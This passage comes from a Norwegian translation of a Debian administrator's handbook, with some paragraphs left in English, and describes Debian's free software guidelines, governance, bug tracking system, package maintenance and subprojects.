4. **Integritet for forfatterens kildekode.** Lisensen kan begrense utbredning av modifisert kildekode *bare* om lisensen tillater distribusjon av patch-filer (plasterfiler) sammen med

kildekoden, med formål å modifisere programmet når det bygges. Lisensen må i klartekst tillate spediging av programvare bygd fra modifisert kildekode. Lisensen kan kreve at avlede verk bruker et annet navn eller versjonsnummer enn den orginale programvaren. (*Dette er et kompromiss. Debian-gruppen oppfordrer alle forfattere til å ikke begrense noen filer, kildekoder eller binære filer, fra å bli endret.*)

5. **Ingen diskriminering av personer eller grupper.** Lisensen kan ikke diskriminere noen person eller gruppe av personer.
6. **Ingen diskriminering av bruksområder.** Lisensen kan ikke begrense noen fra å bruke programmet for et spesifikt bruksområde. Den kan for eksempel ikke begrense programmet fra kommersielt bruk eller genetisk forskning.
7. **Lisensdistribusjon.** Rettighetene knyttet til programmet må gjelde for alle som har mottatt programmet, uten at disse partene trenger å skaffe seg noen ekstra lisens.
8. **Lisenen kan ikke å være særskilt for Debian.** Rettighetene forbundet med programmet må ikke betinge at programmet er en del av Debian-systemet. Dersom programmet er tatt ut av Debian og distribuert på egen hånd uten Debian, men for øvrig i samsvar med programmets lisens, skal alle mottakere av programmet ha de samme rettigheter som er gitt når programmet distribueres sammen med Debian.
9. **Lisenser må ikke smitte annen programvare.** Lisensen kan ikke plassere restriksjoner på annen programvare som er distribuert sammen med det programmet lisensen dekker. For eksempel kan ikke lisensen insistere på at all annen programvare på samme medium må være fri programvare.

#### DET GRUNNLEGGENDE

##### Copyleft

Copyleft er et prinsipp som består i å benytte opphavsrett til å sikre frihet for et verk og dets avledninger i stedet for å begrense bruksrettighetene, slik tilfellet er med proprietær programvare. Det er også ordspill på begrepet «copyright». Richard Stallman oppdaget ideen da en venn av ham, glad i ordspill, skrev på en konvolutt adressert til ham: «copyleft: alle rettigheter i revers». Copyleft krever at alle opprinnelige friheter tas vare på ved distribusjon av en original eller modifisert versjon av et verk (vanligvis et program). Det er således ikke mulig å distribuere et program som proprietær programvare dersom det bygger på kildekode til et program utgitt med Copyleft.

Den mest kjente familien av copyleft-lisenser er selvsagt GNU GPL og dets avledninger, GNU LGPL, eller GNU Lesser General Public License, og GNU FDL, eller GNU Free Documentation License. Dessverre er copyleft-lisenser vanligvis ikke overensstemmende med hverandre. Derfor er det best å bruke bare én av dem.

#### FELLESSKAP

##### Bruce Perens, en kontroversiell leder

Bruce Perens var den andre lederen av Debian-prosjektet, og etterfulgte Ian Murdock. Han var svært kontroversiell med sine dynamiske og autoritære metoder. Han er likevel fortsatt en viktig bidragsyter til Debian, og Debian står spesielt i gjeld til ham for redigeringen av de berømte «Debians retningslinjer for fri programvare» (DFSG), en idé opprinnelig fra Ean Schuessler. Fra denne avleddet deretter Bruce den berømte «Åpen kildekode-definisjonen» ved å fjerne alle referansene til Debian i DFSG.

► <http://www.opensource.org/>

Hans avgang fra prosjektet var ganske emosjonell, men Bruce har forblitt sterkt knyttet til Debian, og han fortsetter å løfte frem denne distribusjonen i den politiske og økonomiske sfære. Han er fortsatt sporadisk på e-postlister for å gi sine råd, og presentere sine nyeste initiativ til fordel for Debian.

Last anecdotal point, it was Bruce who was responsible for inspiring the different “codenames” for Debian versions (1.1 – *Rex*, 1.2 – *Buzz*, 1.3 – *Bo*, 2.0 – *Hamm*, 2.1 – *Slink*, 2.2 – *Potato*, 3.0 – *Woody*, 3.1 – *Sarge*, 4.0 – *Etch*, 5.0 – *Lenny*, 6.0 – *Squeeze*, 7 – *Wheezy*, 8 – *Jessie*, 9 – *Stretch*, 10 (not released yet) – *Buster*, 11 (not released yet) – *Bullseye*, *Unstable* – *Sid*). They are taken from the names of characters in the Toy Story movie. This animated film entirely composed of computer graphics was produced by Pixar Studios, with whom Bruce was employed at the time that he led the Debian project. The name “*Sid*” holds particular status, since it will eternally be associated with the *Unstable* branch. In the film, this character was the neighbor child, who was always breaking toys — so beware of getting too close to *Unstable*. Otherwise, *Sid* is also an acronym for “Still In Development”.

### 1.3. Hvordan Debian-prosjektet fungerer på innsiden


Det overflodshorn som Debian-prosjektet er bygger både på infrastrukturarbeidet som erfarte Debian-utviklere står for, på pakkearbeidet som individer og fellesskapet bidrar med, og ikke minst på tilbakemeldinger fra brukerne.

#### 1.3.1. Debian-utviklerne

Debian developers have various responsibilities, and as official project members, they have great influence on the direction the project takes. A Debian developer is generally responsible for at least one package, but according to their available time and desire, they are free to become involved in numerous teams, acquiring, thus, more responsibilities within the project.

- ➔ <https://www.debian.org-devel/people>
- ➔ <https://www.debian.org/intro/organization>
- ➔ <https://wiki.debian.org/Teams>

VERKTØY	
<b>Utviklerdatabase</b>	<p>Debian has a database including all developers registered with the project, and their relevant information (address, telephone, geographical coordinates such as longitude and latitude, etc.). Some of the information (first and last name, country, username within the project, IRC username, GnuPG key, etc.) is public and available on the Web.</p> <ul style="list-style-type: none"><li>➔ <a href="https://db.debian.org/">https://db.debian.org/</a></li></ul> <p>De geografiske koordinatene gjør det mulig å lage et kart der en finner alle utviklere over hele verden. Debian er virkelig et internasjonalt prosjekt: Utviklerne finnes på alle kontinenter, selv om de fleste er i «vestlige land».</p>



**Figur 1.1** *Debianutviklerne er spredt over hele verden*

Package maintenance is a relatively regimented activity, very documented or even regulated. It must, in effect, comply with all the standards established by the *Debian Policy*. Fortunately, there are many tools that facilitate the maintainer's work. The developer can, thus, focus on the specifics of their package and on more complex tasks, such as squashing bugs.

► <https://www.debian.org/doc/debian-policy/>

#### DET GRUNNLEGGENDE

#### Pakkevedlikehold, utviklerens oppgave

Å vedlikeholde en pakke innebærer først «å pakke» et program. Konkret betyr dette å avgjøre hvordan installasjonen skal gjøres, slik at når den er installert, vil dette programmet fungere og være i samsvar med de regler som Debian-prosjektet setter for seg selv. Resultatet av denne operasjonen lagres i en .deb fil. Effektiv installasjon av programmet vil da ikke kreve mer enn å pakke ut dette komprimerte arkivet, og kjøre pre- eller post-installasjonsskript som er inkludert.

Etter denne første fasen, starter selve vedlikeholdssyklusen: Å forberede oppdateringer for å følge den nyeste versjonen av Debianretningslinjene, fikse innrapporterte feil og inkludere nye «oppstrøms» versjoner av programmet som naturligvis fortsetter å utvikle seg samtidig. For eksempel, ved tidspunktet for den første pakkingen var programmet versjon 1.2.3. Etter noen måneder med utvikling, slipper de opprinnelige forfatterne en ny stabil versjon, nummerert 1.4.0. På dette punktet bør Debians vedlikeholder oppdatere pakken, slik at brukerne kan dra nytte av den siste stabile versjonen.

The Policy, an essential element of the Debian Project, establishes the norms ensuring both the quality of the packages and perfect interoperability of the distribution. Thanks to this Policy, Debian remains consistent despite its gigantic size. This Policy is not fixed in stone, but continuously evolves thanks to proposals formulated on the [debian-policy@lists.debian.org](mailto:debian-policy@lists.debian.org) mailing list. Amendments that are agreed upon by all interested parties are accepted and applied to the text by a small group of maintainers who have no editorial responsibility (they only include the

modifications agreed upon by the Debian developers that are members of the above-mentioned list). You can read current amendment proposals on the bug tracking system:

➡ <https://bugs.debian.org/debian-policy>

FELLESSKAP	Alle kan foreslå en endring i Debianretningslinjene ved ganske enkelt å sende en feilrapport med alvorlighetsgradsnivået «wishlist» (ønske) for pakken <i>debian-policy</i> . Den prosessen som da starter er dokumentert i <i>/usr/share/doc/debian-policy/Process.html</i> : Hvis det erkjennes at problemet åpenbart må løses ved å lage en ny regel i Debian Policyen, starter en diskusjon på postlisten <i>debian-policy@lists.debian.org</i> . Etter at enighet er nådd sendes et forslag ut. Noen skriver så en ønsket tilføyelse og sender den til godkjenning (i form av et endringsforslag til gjennomgang). Så snart to andre utviklere har bekreftet at den foreslalte endringen reflekterer den enighet som ble oppnådd i forrige diskusjon (dvs. de støtter forslaget), kan forslaget inkluderes i det offisielle dokumentet av en av vedlikeholderne av pakken <i>debian-policy</i> . Hvis prosessen mislykkes på ett av disse trinnene, lukker vedlikeholderne feilrapporten, og klassifiserer forslaget som avvist.
DEBIAN-RETNINGSLINJER	Dokumentasjonen

DEBIAN-RETNINGSLINJER	Dokumentasjonen
	Dokumentasjonen for hver pakke er lagret i <i>/usr/share/doc/pakke/</i> . Denne katalogen inneholder ofte en <i>README.Debian</i> -fil som beskriver de Debian-spesifikke tilpasninger som den som vedlikeholder pakken har laget. Det er derfor lurt å lese denne filen før endring av oppsett, for å dra nytte av deres erfaringer. Vi finner også en <i>changelog.Debian.gz</i> -fil som beskriver endringene en Debian-vedlikeholder har gjort fra en versjon til den neste. Dette er ikke å forveksles med <i>changelog.gz</i> -fil (eller tilsvarende), som beskriver endringene som gjøres av utviklere oppstrøms. <i>Copyright</i> -filen inneholder informasjon om forfatterne og lisensen som dekker programvaren. Endelig kan vi også finne en fil som heter <i>NEWS.Debian.gz</i> som lar Debian-utvikleren formidle viktig informasjon om oppdateringer. Hvis <i>apt-listchanges</i> er installert, vises meldingene derfra automatisk. Alle andre filer er spesiifikke for den aktuelle programvaren. Vi ønsker spesielt å nevne underkatalogen <i>examples</i> som ofte inneholder eksempler på oppsettfiler .

Reglene dekker i stor grad de tekniske aspektene ved pakkingen. Størrelsen på prosjektet gir også organisatoriske problemer. Disse er også håndtert i Debiants grunnlagsdokumenter. De slår fast struktur og hvordan beslutninger tas. Med andre ord, et formelt styringssystem.

Statuttene definerer et antall roller og posisjoner, alle med ansvar og myndighet. Det er spesielt verdt å merke seg at Debian-utviklere alltid har den endelige beslutningsmyndighet i en avstemning om opplosning, mens et kvalifisert flertall på tre fjerdedeler (75 %) av stemmene er nødvendig for vesentlige endringer (for eksempel avgjørelser med innvirkning på grunnlagsdokumentene). Utviklerne velger årlig en «leder» til å representere seg i møter, og sikre intern koordinering mellom ulike grupper. Før dette valget er det alltid en periode med intense diskusjoner. Denne ledersrollen er ikke formelt definert i noe dokument: Kandidater for denne oppgaven foreslår gjerne sin egen definisjon av lederoppgaven. I praksis omfatter rollen å representere i media, koordinere mellom «interne» grupper, og gi generelle anbefalinger til prosjektet, innenfor det som utviklerne kan forholde seg til. DPLs synspunkter er implisitt godkjent av flertallet av prosjektmedlemmer.

Helt konkret har lederen reell myndighet. Stemmeretten deres gir utslaget ved stemmeliket; de kan beslutte om det som ikke allerede er under noen andres ansvar, og lederen kan dele av sitt ansvar.

Since its inception, the project has been successively led by Ian Murdock, Bruce Perens, Ian Jackson, Wichert Akkerman, Ben Collins, Bdale Garbee, Martin Michlmayr, Branden Robinson, Anthony Towns, Sam Hocevar, Steve McIntyre, Stefano Zacchiroli, Lucas Nussbaum, Mehdi Dogguy and Chris Lamb.

Statuttene definerer også en «teknisk komité». Denne komiteens vesentlige rolle er å bestemme i tekniske anliggender når de involverte utviklerne ikke kommer til enighet seg imellom. Ellers spiller denne komiteen en rådgivende rolle for alle utviklere som ikke klarer å ta en beslutning der de er ansvarlige. Det er viktig å merke seg at komiteen bare involveres når den blir bedt om det av en av de berørte partene.

Til slutt definerer konstitusjonen rollen som «prosjektsekretær», som er ansvarlig for organiseringen av avstemmingen ved de ulike valg og plenumsvedtak.

The “general resolution” procedure is fully detailed in the constitution, from the initial discussion period to the final counting of votes. The most interesting aspect of that process is that when it comes to an actual vote, developers have to rank the different ballot options between them and the winner is selected with a [Condorcet method](#)<sup>1</sup> (more specifically, the Schulze method). For further details see:

► <http://www.debian.org-devel/constitution.en.html>

KULTUR	
<b>Nettkrangel, diskusjonen som tar fyrt</b>	<p>En «nettkrangel» er en lidenskapelig debatt, som ofte ender opp med at personangrep når all fornuftig argumentasjon er oppbrukt. Enkelte temaer er oftere gjennomgang for polemikk enn andre (valg av tekst editor, «foretrekker du vi eller emacs?» er en gammel favoritt). Sakene provoserer ofte frem svært raske e-postutvekslinger på grunn av det store antallet mennesker med en mening om saken (alle), og sakenes svært personlige karakter.</p> <p>Vanligvis kommer det Ingenting spesielt nyttig ut av slike diskusjoner. En generell anbefaling er å holde seg unna, kanskje raskt skumme gjennom innholdet. Å debattene lese i sin helhet er for tidkrevende.</p>

Selv om statuttene etablerer noe som ligner på demokrati, er den daglige virkeligheten ganske annerledes: Debian følger naturlig nok gjørøkrati-reglene i fri programvare: Den som gjør noe får bestemme hvordan det gjøres. Mye tid kan være bortkastet på å debattere fordeler og ulemper ved forskjellige måter å løse et problem. Den valgte løsningen vil være den første som både er funksjonell og tilfredsstillende ... og den kommer som et resultat av at en kompetent person har bruk tid på det.

Dette er den eneste måten å få belønning på: Å gjøre noe nyttig, og vise at man har fungert godt. Mange av Debiants «administrative» grupper er selvrekrutterende og foretrekker frivillige som allerede effektivt har bidratt og demonstrert sin kompetanse. Åpenheten rundt arbeidet med

<sup>1</sup>[https://en.wikipedia.org/wiki/Condorcet\\_method](https://en.wikipedia.org/wiki/Condorcet_method)

disse gruppene gjør det mulig for nye bidragsytere å følge med og bistå uten noen spesielle tillatelser. Dette er grunnen til at Debian ofte blir beskrevet som et «elitestyre».

#### KULTUR

##### **Elitestyre, kunnskapsregimet**

I elitestyre utøves myndighet av dem som gir størst bidrag. For Debian er bidraget et mål på kompetanse, der bidraget vurderes av en eller flere andre personer i prosjektet (Stefano Zacchiroli, en tidligere prosjektleder, snakker om «gjørokrati», som betyr «makt til dem som får ting gjort»). Deres blotte eksistens viser et visst kompetansenivå: det de har bidratt med er fri programvare med tilgjengelig kildekode som kan vurderes av fagfeller for å sjekke kvaliteten.

Denne effektive arbeidsmetoden garanterer kvaliteten på bidragsyterne i Debians «nøkkel»-grupper. Metoden er på ingen måte perfekt, og av og til er det noen som ikke aksepterer denne arbeidsmåten. Utvalget av utviklere i gruppene kan virke litt vilkårlig, eller til og med urettferdig. Videre har ikke alle den samme oppfatning av hva slags tjeneste som forventes fra disse gruppene. For noen er det uakseptabelt å måtte vente åtte dager for å få inn ny Debian-pakke, mens andre vil vente tålmodig i tre uker uten problem. Dermed er det regelmessig klager fra de som er misfornøyd om «tjenestekvaliteten» som enkelte gruppe leverer.

#### FELLESSKAP

##### **Integrasjon av nye vedlikeholdere**

Gruppen med ansvar for optak av nye utviklere er oftest kritisert. Man må erkjenne at etter hvert som årene går, krever Debian-prosjektet mer og mer av utviklerne. Noen ser det som litt urettferdighet. Men når en skal sikre kvaliteten og integriteten til alt som Debian produserer for sin brukere må vi innrømme at det som bare var små utfordringer i begynnelsen, har blitt mye større i et fellesskap med over 1000 deltagere.

Godkjenningsprosedyren avsluttes videre med en vurdering av en kandidat utført av et lite team: Debians kontoadministratører. Disse lederne er spesielt utsatt for kritikk, siden de avgjør om en frivillig skal innlemmes i eller avvises fra Debians utviklersamfunn. I praksis må de noen ganger utsette godkjenningen av en person til de har lært mer om driften av prosjektet. Man kan selv sagt bidra til Debian før en er akseptert som en offisiell utvikler, ved å samarbeide med eksisterende utviklere.

### 1.3.2. Brukernes aktive rolle

Man kan lure på om det er relevant å nevne brukere blant dem som bidrar innenfor Debian-prosjektet, men svaret er et klart ja: De har en avgjørende rolle i prosjektet. Langt fra å være «passive» kjører noen brukere utviklingsversjoner av Debian, og sender regelmessig feilrapporter for å melde om problemer. Andre går enda lengre og sender inn feilrapporter med ideer til forbedringer, med alvorlighetsgrad «wishlist». Noen brukere sender til og med inn rettelser til kildekoden som kalles «Patcher» (se sidefelt «Patch, måten å sende en fiks på» side 15).

#### VERKTØY

##### **Sporingssystemet for feil (BTS)**

Debians sporingssystem for feil, Bug Tracking System (Debian BTS), brukes i store deler av prosjektet. Gjennom den offentlige delen (webgrensesnittet) gir brukere innsyn i alle rapporterte feil. Listen over rapporterte feil kan sorteres etter ulike kriterier, for eksempel: Berørt pakke, alvorlighetsgrad, status, rapportørens adresse,

adressen til ansvarlig vedlikeholder, merkelapp etc. Det er også mulig å bla gjennom hele den historiske oversikten over alle diskusjoner om hver feil.

Under overflaten er Debian BTS e-postbasert: All informasjon den lagrer kommer fra meldinger sendt av ulike berørte personer. All e-post sendt til [12345@bugs.debian.org](mailto:12345@bugs.debian.org) vil dermed bli lagt til historien for feil nummer 12345. Autoriserte personer kan «lukke» en feil ved å skrive en melding som beskriver bakgrunnen for beslutningen om å lukke til [12345-done@bugs.debian.org](mailto:12345-done@bugs.debian.org) (en feil lukkes når det indikerte problemet er løst, eller ikke lenger er relevant). En ny feil rapporteres ved å sende en e-post til [submit@bugs.debian.org](mailto:submit@bugs.debian.org) i henhold til et bestemt format som identifiserer pakken den gjelder. Adressen [control@bugs.debian.org](mailto:control@bugs.debian.org) tillater redigering av all «meta-informasjon» knyttet til en feil.

The Debian BTS has other functional features, as well, such as the use of tags for labeling bugs. For more information, see

► <https://www.debian.org/Bugs/>

#### ORDFORRÅD

#### Feilens alvorlighetsgrad

Alvorlighetsgraden til en feil tilordner formelt en viss tyngde til det rapporterte problemet. For ikke alle feil er like viktige. For eksempel er en skrivefeil på en manual-side ubetydelig sammenliknet med et sikkerhetsproblem i tjenerprogramvaren.

Debian uses an extended scale to describe the severity of a bug. Each level is defined precisely in order to facilitate the selection thereof.

► <https://www.debian.org/Bugs/Developer#severities>

Additionally, numerous satisfied users of the service offered by Debian like to make a contribution of their own to the project. As not everyone has appropriate levels of expertise in programming, they may choose to assist with the translation and review of documentation. There are language-specific mailing lists to coordinate this work.

► <https://lists.debian.org/i18n.html>

► <https://www.debian.org/international/>

#### DET GRUNNLEGGENDE

#### Hva er i18n og l10n?

Begrepene «i18n» og «l10n» er forkortelser for ordene «internationalization» som betyr internasjonalisering og «localization» som betyr lokalisering. Forkortelsene er den første og siste bokstaven i hvert ord og antall bokstaver i mellom.

Å «internasjonalisere» et program består i å endre det slik at det kan bli oversatt (lokalisert). Dette innebærer delvis å skrive om et program, som i utgangspunktet er skrevet for å fungere på ett språk, slik at det kan gjøres tilgjengelig på alle språk.

Å «lokalisere» et program består i oversette de opprinnelige meldingene (ofte på engelsk) til et annet språk. For å få dette til må programmet allerede ha blitt internasjonalisert.

Oppsummert; internasjonalisering forbereder programvaren for oversettelse, som deretter utføres ved lokalisering.

#### DET GRUNNLEGGENDE

### Patch, måten å sende en fiks på

En programfiks (patch) er en fil som beskriver forandringer som må utføres i en eller flere refererte filer. Spesielt vil patchen inneholde en liste over linjer som skal fjernes eller legges til i koden. Ofte følger også noen linjer fra originalteksten rundet stedet som skal endres (konteksten) med slik at endringsstedet kan finnes selv om linjenummeret i originalteksten har endret seg.

Verktøyet som brukes for å aktivere de endringer som er gitt i en slik fil, er ganske enkelt kalt patch. Verktøyet som lager slike kalles diff, og brukes som følger:

```
$ diff -u fil.old fil.new >fil.patch
```

Filen fil.patch har instruksjonene for å forandre innholdet i fil.old til fil.new. Den sender vi til andre som så kan bruke den til å lage (gjenskape) fil.new fra den andre, slik:

```
$ patch -p0 fil.old <fil.patch
```

Filen fil.old er nå identisk med fil.new.

#### VERKTØY

### Rapporter en feil med reportbug

The reportbug tool facilitates sending bug reports on a Debian package. It helps making sure the bug in question hasn't already been filed, thus preventing redundancy in the system. It reminds the user of the definitions of the severity levels, for the report to be as accurate as possible (the developer can always fine-tune these parameters later, if needed). It helps writing a complete bug report without the user needing to know the precise syntax, by writing it and allowing the user to edit it. This report will then be sent via an e-mail server (by default, a remote one run by Debian, but reportbug can also use a local server).

Dette verktøyet er først og fremst rettet mot utviklingsversjoner, det er der feil rettes. Med få unntak er endringer i en stabil Debian-versjon ikke ønsket. Unntak gjøres for sikkerhetsoppdateringer og andre viktige oppdateringer (hvis for eksempel en pakke ikke fungerer i det hele tatt). En korreksjon av en mindre viktig feil i en Debian-pakke må dermed vente på neste stabile versjon.

Brukerne har utnyttet disse verktøyene til effektivt å bidra. Langt fra å bare være en samling av isolerte personer, utgjør brukerne et ekte fellesskap der flere diskusjoner foregår. Vi merker oss spesielt imponerende aktivitet på brukerens e-postliste, [debian-user@lists.debian.org](mailto:debian-user@lists.debian.org) (kapittel 7, «**Problemløsning og oppsporing av relevant informasjon**» side 136 drøfter dette mer detaljert).

Ikke bare hjelper brukere seg selv (og andre) med tekniske problemer som direkte påvirker dem, men de kan også diskutere de beste måtene å bidra til Debian-prosjektet, og hjelpe det videre – diskusjoner som ofte resulterer i forslag til forbedringer.

Debian markedsfører ikke seg selv og derfor spiller brukerne en avgjørende rolle i utbredelsen av Debian, det skjer mest med jungeltelegrafen.

Denne metoden fungerer ganske godt, siden Debian-tilhengere finnes på alle nivåer i fri programvare-fellesskapet: Fra installasjonsfester (samlinger der erfarte hjelper nycommere med å installere systemet) organisert av lokale Linux-brukergrupper (også kjent som LUG – «Li-

nux User Groups»), til foreningsstands på store teknologisamlinger som har med Linux å gjøre, etc.

Volunteers make posters, brochures, stickers, and other useful promotional materials for the project, which they make available to everyone, and which Debian provides freely on its website and on its wiki:

► <https://www.debian.org/events/material>

### 1.3.3. Grupper og underprosjekter

Helt fra starten av har Debian vært organisert rundt begrepet kildepakker, hver med sin vedlikeholder eller gruppe av vedlikeholdere. Mange arbeidsgrupper har dukket opp over tid, noe som sikrer administrasjon av infrastruktur og organisering av oppgaver som ikke gjelder en enkelpakke (kvalitetssikring, Debian-retningslinjene, installerer, etc.). De siste i rekken av grupperinger har vokst opp rundt delprosjekter.

#### *Eksisterende Debian-underprosjekter*

En Debian til hver i sær! Et underprosjekt er en gruppe frivillige som vil tilpasse Debian til spesielle behov. Utover valg av et utvalg med programmer ment for et bestemt område (utdanning, medisin, lage multimedia, etc.), blir underprosjekter også involvert i å forbedre eksisterende pakker, få med manglende programvare, tilpasse installasjonsprogrammet, lage spesifikk dokumentasjon, med mer.

ORDFORRÅD	
<b>Underprosjekt og avlede distribusjoner</b>	<p>Prosessens for å lage en avledd distribusjon starter med å lage endringer i en spesifikk versjon av Debian. Infrastrukturen som brukes til dette arbeidet er utenfor selve Debian-prosjektet. Det finnes ikke nødvendigvis retningslinjer for å bidra med forbedringer. Denne forskjellen forklarer hvordan en avledd distribusjon kan «avvike» fra sin opprinnelse, og hvorfor den jevnlig må synkroniseres igjen med sitt utspring for å dra nytte av forbedringer laget oppstrøms.</p> <p>På den annen side kan et delprosjekt ikke tillates å avvike for mye fordi alt arbeidet med den består av direkte forbedringer av Debian for å tilpasse den til et bestemt formål.</p> <p>Den mest kjente distribusjon som stammer fra Debian er, uten tvil, Ubuntu, men det er mange andre. Se vedlegg A, «<b>Avlede distribusjoner</b>» side 445 for å lære om deres spesialiteter og hvordan de er posisjonert i forhold til Debian.</p>

Her er et lite utvalg av aktuelle underprosjekter:

- Debian-Junior, av Ben Armstrong, tilbyr et tiltalende og lettbrukt Debian-system for barn;
- Debian-Edu, av Petter Reinholdtsen, er fokusert på å lage en distribusjon spesialisert for den akademiske verden;
- Debian Med, av Andreas Tille, er dedikert det medisinske feltet;

- Debian Multimedia omhandler arbeid med lyd- og multimedia;
- Debian-Desktop konsentrerer seg om skrivebordet, og koordinerer grafikk og illustrasjoner (artwork) for standardtemaet;
- Debian GIS tar seg av geografiske informasjonssystemer og deres brukere;
- Til slutt, Debian Accessibility, forbedrer Debian for å dekke kravene som mennesker med nedsatt funksjonsevne stiller.

Denne listen vil mest sannsynlig fortsette å vokse etter hvert som tiden går og vi får bedre forståelse av fordelene med underprosjekter i Debian. Med full støtte fra den gjeldende Debian infrastrukturen, kan undergruppene i praksis konsentrere arbeidet om det som gir reell mer-verdi, uten å bekymre seg om den gjenstående synkronisering med Debian, siden de utvikles som del av prosjektet.

### *Administrative grupper*

De fleste administrative gruppene er relativt lukket, og rekrutterer bare ved selvrekruttering. Den beste måten å bli med, er å dyktig bistå nåværende medlemmer, og vise at du har forstått målene og metoder for drift.

FTP-mesterne er ansvarlig for det offisielle arkivet med Debian-pakker. De vedlikeholder programmene som mottar pakker fra utviklere og, etter noen sjekker, lagrer dem på referanseserveren ([ftp-master.debian.org](http://ftp-master.debian.org)).

De må også kontrollere lisenser for alle nye pakker, for å sikre at Debian har lov til å distribuere dem, før pakkene kan inkluderes i samlingen av tilgjengelige pakkene. Når en utvikler ønsker å fjerne en pakke, tar vedkommende det opp med denne gruppen via feilhåndteringssystemet og pseudo-pakken [ftp.debian.org](http://ftp.debian.org).

ORDFORRÅD	
<b>Pseudo-pakke, et monitoringsverktøy</b>	Sporingssystemet for feil, opprinnelig laget for å knytte feirrapporter til en Debian-pakke, har vist seg svært hensiktsmessig å håndtere andre saker, som lister over problemer som må løses, eller oppgaver å administrere uten kobling til en bestemt Debian-pakke. Pseudo-pakke tillater dermed bestemte grupper å bruke feilsporingssystemet uten å knytte en bestemt pakke til sin gruppe. Alle kan derfor rapportere problemer som må håndteres. For eksempel har BTS en oppføring for <a href="http://ftp.debian.org">ftp.debian.org</a> som brukes til å melde og følge opp problemer i det offisielle pakkearkivet, eller rett og slett å be om fjerning av en pakke. Likeledes refererer pseudopakken <a href="http://www.debian.org">www.debian.org</a> til feil på nettsiden til Debian, og <a href="mailto:lists.debian.org">lists.debian.org</a> samler alle problemer som gjelder e-postlister.

VERKTØY	
<b>FusionForge, den sveitsiske foldeknen for utvikling i samarbeid</b>	FusionForge er et program som gjør det mulig å etablere nettsteder som ligner på <a href="http://www.sourceforge.net">www.sourceforge.net</a> , <a href="http://alioth.debian.org">alioth.debian.org</a> , eller til og med <a href="http://savannah.gnu.org">savannah.gnu.org</a> . Det er vertskap for prosjekter, og tilbyr en rekke tjenester som forenkler samarbeidet om utviklingsoppgaver. Hvert prosjekt har et eget virtuelt rom der, inkludert en nettside. Det er flere «ticketsystemer» for å spore – for det meste feil og patcher og et verktøy for spørreundersøkelser. Og andre beslektede tjenester, som fillagring, forum, versjonskontrollsystenmlager og e-postlister.

[alioth.debian.org](http://alioth.debian.org) is Debian's FusionForge server, administered by Alexander Wirt, Stephen Gran, and Roland Mas. Any project involving one or more Debian developers can be hosted there.

► <http://alioth.debian.org/>

FusionForge er et ganske komplisert system på grunn av det brede spekter av tjenester det tilbyr. Likevel er det relativt enkelt å installere, takket være det eksepsjonelle arbeidet til Roland Mas og Christian Bale med Debian-pakken *fusionforge*.

*Debian-systemadministrator*-gruppen (DSA) [debian-admin@lists.debian.org](mailto:debian-admin@lists.debian.org) er, som man kunne forvente, ansvarlig for systemadministrasjon for de mange tjenermaskinene prosjektet bruker. Gruppen sikrer optimal funksjon for alle basetjenester (DNS, Internett, e-post, skall, etc.), installerer programvare som Debian-utviklere ber om, og tar alle forholdsregler i forhold til sikkerhet.

► <https://dsa.debian.org>

#### VERKTØY

### Debian-pakkesporingssystem

Dette er et av Raphaëls verk: Den grunnleggende ideen er å sentralisere så mye informasjon som mulig for en gitt pakke på en enkelt side. Dermed kan man raskt sjekke status for et program, identifisere oppgaver som skal bli ferdig, og tilby sin hjelp. Dette er årsaken til at denne siden samler alle feilstatistikk, tilgjengelige versjoner i hver distribusjon, fremdriften for en pakke mot *Testing*-distribusjonen, status for oversettelser av beskrivelser og debconf-maler, mulig tilgjengelighet av en ny oppstrøms versjon, meldinger om mangel på samsvar med den nyeste versjonen av Debian Policy, informasjon om vedlikehold, og eventuelle andre opplysninger som vedlikeholderen ønsker å inkludere.

► <https://tracer.debian.org/>

En e-postabonnementstjeneste fullfører dette nettgrensesnittet. Det sender automatisk følgende informasjon utvalg til listen: Feil og beslektet diskusjoner, tilgjengelighet av en ny versjon på Debian-serverne, nye oversettelser klare for korrekturlesing , etc.

Advanced users can, thus, follow all of this information closely and even contribute to the project, once they have got a good enough understanding of how it works.

Et annet nettbruiker-grensesnitt, kjent som *Debianutviklernes pakkeoversikt* (DD-PO), gir hver utvikler et sammendrag av status for alle Debian-pakker som vedkommende har ansvar for.

► <https://qa.debian.org/developer.php>

Disse to nettstedene er verktøy utviklet og forvaltet av gruppen som er ansvarlig for kvalitetssikring innen Debian (kjent som Debian QA).

*Listmasters* administrerer e-postserveren som håndterer e-postlister. De lager nye lister, håndterer returmeldinger (meldinger om leveringsfeil), og opprettholder spamfiltre (mot uønsket masseutsendt e-post).

#### KULTUR

### Trafikk på postlistene: Noen tall

The mailing lists are, without a doubt, the best testimony to activity on a project, since they keep track of everything that happens. Some statistics (from 2017) regarding our mailing lists speak for themselves: Debian hosts more than 250 lists, totaling 217,000 individual subscriptions. The 27,000 messages sent each month generate 476,000 e-mails daily.

Hver tjeneste har sin egen administrasjonsgruppe, vanligvis sammensatt av frivillige som har installert den (og også ofte programmert de aktuelle verktøyene selv). Dette er tilfellet for feilrapportsystemet (BTS), sporingspakken, [alioth.debian.org](http://alioth.debian.org) (FusionForge server, se sidefelt «[FusionForge, den sveitsiske foldekniven for utvikling i samarbeid](#)» side 17), tjenestene er tilgjengelige på [qa.debian.org](http://qa.debian.org), [lintian.debian.org](http://lintian.debian.org), [buildd.debian.org](http://buildd.debian.org), [cdimage.debian.org](http://cdimage.debian.org), med flere.

## *Utviklingsgrupper, tverrgående grupper*

